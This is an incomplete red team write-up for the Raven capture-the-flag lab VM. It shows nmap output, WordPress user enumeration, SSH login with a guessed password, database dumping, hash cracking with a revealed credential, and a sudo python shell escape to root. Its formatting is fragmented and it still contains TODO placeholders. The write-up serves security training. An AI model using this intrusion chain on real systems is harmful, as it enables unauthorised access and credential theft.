

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:

\$ nmap ... nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-17 16:54 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.59 seconds
```

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22 SSH open
 - Port 80 http open
 - Port 111 rpcbind open
 - Port 139 netbios-ssn
 - Port 445 netbios-ssn

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

- Target 1
 - Open ssh port
 - Weak password
 - Wordpress enumeration

TODO: Exploitation

TODO: Fill out the details below. Include screenshots where possible

```
[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)


[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Aug 17 17:16:16 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 125.211 MB
[+] Elapsed time: 00:00:02
```


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1 in /var/www/html/service.html
-

- 

- Exploit Used

- Wpscan to enumerate users of WordPress site
- wpscan -url <http://192.168.1.110/wordpress> -enumerate u
- guessed password as michael

- flag2.txt: 

- Same exploit as in flag 1

- `ssh michael@192.168.1.110`
- `pw michael`
- `Cd ../var/www`
- `cat flag2.txt`

Flag 3

- `mysql -u root -p`
- `Show databases;`

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| performance_schema |
| wordpress  |
+-----+
```

- `use wordpress;`

```
mysql> use wordpress;
Database changed
```

- `show tables;`

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)
```

- `select * from wp_posts;`

```

+-----+-----+-----+-----+
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
| 1ab56b50591e7dccf93122770cd2 |
+-----+-----+-----+-----+
```

```
root@Kali:~/Documents# john wp_hashes.txt --show
steven:pink84
```

- | | 0 | post | | 0 |
|---|---|---------------------|---------------------|---|
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce} |

```
SyntaxError: unexpected EOF while parsing
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home#
```

```
flag4.txt
root@target1:~# cat flag4.txt
-----
| __ \
| | / / _ _ _ _ _ _ _ _
| // _` \ \ / / _ \ ' _ \
| \ \ C_ | \ v / _ / | | |
\ | \ \ _ , | \ / \ _ | | |
File System
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
```